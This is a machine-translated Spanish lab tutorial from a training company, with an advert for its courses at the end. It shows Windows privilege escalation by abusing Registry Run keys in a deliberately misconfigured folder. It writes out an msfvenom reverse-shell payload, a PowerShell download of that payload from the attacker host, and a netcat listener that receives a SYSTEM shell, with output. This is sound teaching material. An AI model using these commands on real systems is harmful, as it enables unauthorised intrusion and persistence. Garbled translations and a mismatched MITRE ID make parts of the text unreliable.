iGNITE Technologies

Windows Privilege Escalation

Logon Autostart Execution

(Registry Run Keys)

(Mitre ID: T1574.001)

Contenido

Introducción

Si un atacante encuentra un servicio que tiene todos los permisos y está vinculado con la clave de ejecución del Registro, puede realizar escalada de privilegios o ataques de persistencia. Cuando un usuario legítimo inicia sesión, el enlace del servicio con el registro se ejecutará automáticamente y este ataque se conoce como Ejecución de inicio automático de inicio de sesión debido a las claves de ejecución del registro.

Existen dos técnicas para realizar la ejecución de inicio automático de inicio de sesión:

Ejecución de inicio automático de inicio de sesión: claves de ejecución del registro

Ejecución de inicio automático de inicio de sesión: carpeta de inicio

Ejecutar y ejecutar claves de registro RunOnce

Las claves de registro Run y RunOnce hacen que los programas se ejecuten cada vez que un usuario inicia sesión. Las claves de registro Ejecutar ejecutarán la tarea cada vez que se inicie sesión. Las claves de registro RunOnce ejecutarán las tareas una vez y luego eliminarán esa clave. Luego están Run y RunOnce; la única diferencia es que RunOnce eliminará automáticamente la entrada tras una ejecución exitosa.

Las claves de ejecución del registro realizan la misma acción, pero pueden ubicarse en cuatro ubicaciones diferentes:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Bota | Ejecución de inicio automático de inicio de sesión: claves de ejecución del registro

Inyectar un programa malicioso dentro de una carpeta de inicio también hará que ese programa se ejecute cuando un usuario inicie sesión, por lo que puede ayudar a un atacante a realizar ataques de persistencia o escalada de privilegios desde ubicaciones de carpetas de inicio mal configuradas.

Esta técnica es el método de persistencia más impulsado utilizado por APT conocidas como APT18, APT29, APT37, etc.

ID de inglete: T1574.001

Tácticas: escalada de privilegios y persistencia
Plataformas: Windows

Requisito previo

Máquina de destino: Windows 10

Máquina atacante: Kali Linux

Herramientas: Winpeas.exe

Condición: comprometer la máquina de destino con acceso con privilegios bajos, ya sea usando Metasploit o Netcat.
etc.


Objetivo: aumentar los privilegios de NT Authority/SYSTEM para un usuario con pocos privilegios explotando la carpeta de inicio mal configurada.

Nota de


configuración de laboratorio : Los pasos dados crearán una laguna a través de una carpeta de inicio mal configurada, evitando así dicha configuración en un entorno de producción.

Paso 1: cree un nuevo directorio dentro de Archivos de programa


```
mkdir “C:\Archivos de programa\Servicios Ignite”
```



Paso 2: agregue una aplicación, servicio o programa a este directorio.




Paso 3: Modifique los permisos para el directorio actual permitiendo Control total para usuarios autenticados.




Paso 4: Abra el símbolo del sistema Ejecutar, escriba regedit.msc para editar la clave de registro. Navegue y cree un nuevo valor de cadena "Servicios"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Paso 5: proporcione la ruta del servicio que ha creado dentro de /archivos de programa/Ignite (Ruta de su servicio).




Escalada de privilegios mediante el abuso de las claves de ejecución del registro

Enumeración de asignación de permisos con Winpeas Los atacantes


pueden explotar estas ubicaciones de configuración para lanzar malware, como RAT, con el fin de mantener la persistencia durante los reinicios del sistema.

Tras un punto de apoyo inicial, podemos identificar los permisos utilizando el siguiente comando:

```
nc -lvp 1245
winPEASx64.exe información de aplicaciones silenciosas
```




Aquí enumeramos TODOS los permisos asignados para usuarios autenticados contra "Servicios Ignite"



Creando un ejecutable malicioso

Como sabemos, TODOS los usuarios poseen permiso de lectura y escritura para la carpeta "Ignite Services", por lo que podemos inyectar RAT para realizar persistencia o escalada de privilegios. Creemos un programa ejecutable con la ayuda de msfvenom.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > archivo.exe
Python -m SimpleHTTPServer 80
```



Antes de reemplazar el archivo original.exe con un archivo malicioso a exe, cambie el nombre del archivo original.exe a archivo.bak

directorio

```
mover archivo.exe archivo.bak
```

```
C:\Program Files\Ignite Services>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Program Files\Ignite Services

10/08/2021  10:05 AM    <DIR>          .
10/08/2021  10:05 AM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 file.exe
               1 File(s)      1,180,904 bytes
               2 Dir(s)  18,947,928,064 bytes free

C:\Program Files\Ignite Services>move file.exe file.bak
move file.exe file.bak
        1 file(s) moved.
```

Ejecutando ejecutable malicioso Inicie un oyente netcat

en una nueva terminal y transfiera el archivo.exe con la ayuda del siguiente comando

```
powershell wget 192.168.1.3/archivo.exe -o archivo.exe
```


```
C:\Program Files\Ignite Services>powershell wget 192.168.1.3/file.exe -o file.exe
powershell wget 192.168.1.3/file.exe -o file.exe

C:\Program Files\Ignite Services>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Program Files\Ignite Services

10/08/2021  10:14 AM    <DIR>          .
10/08/2021  10:14 AM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 file.bak
10/08/2021  10:14 AM            73,802 file.exe
               2 File(s)      1,254,706 bytes
               2 Dir(s)  18,947,796,992 bytes free
```

Como sabemos, este ataque se llama Boot Logon Autostart Execution, lo que significa que el archivo file.exe funciona cuando el sistema se reinicia.



El atacante obtendrá una conexión inversa en la nueva sesión de netcat como NT Authority \System

Carolina del Norte

-lvp 8888 whoami

```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49713
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
msedgewin10\administrator

C:\Windows\system32>
```

Referencia:

https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys

https://attack.mitre.org/techniques/T1547/001/

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in